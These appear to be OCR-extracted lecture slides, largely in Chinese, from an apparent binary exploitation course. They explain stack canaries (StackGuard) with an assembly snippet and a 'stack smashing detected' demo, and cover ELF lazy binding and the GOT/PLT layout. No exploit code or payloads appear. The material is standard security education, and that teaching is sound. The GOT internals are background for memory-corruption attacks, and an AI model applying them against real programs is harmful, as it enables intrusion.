


Protection

- StackGuard - overflow


```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```






Protection

- StackGuard - overflow



Protection

- StackGuard - overflow



Protection

- StackGuard - overflow

Protection

- StackGuard

```
angelboy@ubuntu:~/course$ ./boftest
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: ./boftest terminated
Aborted
```

Lazy binding

- Dynamic linking 的程式在執行過程中，有些 library 的函式可能到結束都不會執行到
- 所以 ELF 採取 Lazy binding 的機制，在第一次 call library 函式時，才會去尋找函式真正的位置進行 binding

Global Offset Table

- library 的位置再載入後才決定，因此無法在 compile 後，就知道 library 中的 function 在哪，該跳去哪
- GOT 為一個函式指標陣列，儲存其他 library 中，function 的位置，但因 Lazy binding 的機制，並不會一開始就把正確的位置填上，而是填上一段 plt 位置的 code

Global Offset Table

- 當執行到 library 的 function 時才會真正去尋找 function ，最後再把 GOT 中的位置填上真正 function 的位置

```
0x0000000000400573 <+45>:    call   0x400420 <read@plt>
0x0000000000400578 <+50>:    mov    eax,0x0
0x000000000040057d <+55>:    mov    rcx,QWORD PTR [rbp-0x8]
```

Global Offset Table


- 分成兩部分
  - .got
    - 保存全域變數引用位置
  - .got.plt
    - 保存函式引用位置

Global Offset Table


- .got.plt
  - 前三項有特別用途
    - address of .dynamic
    - link_map
      - 一個將有引用到的 library 所串成的 linked list ，function resolve 時也會用到
    - dl_runtime_resolve
      - 用來找出函式位置的函式
  - 後面則是程式中 .so 函式引用位置

Global Offset Table


- layout




Lazy binding



Lazy binding

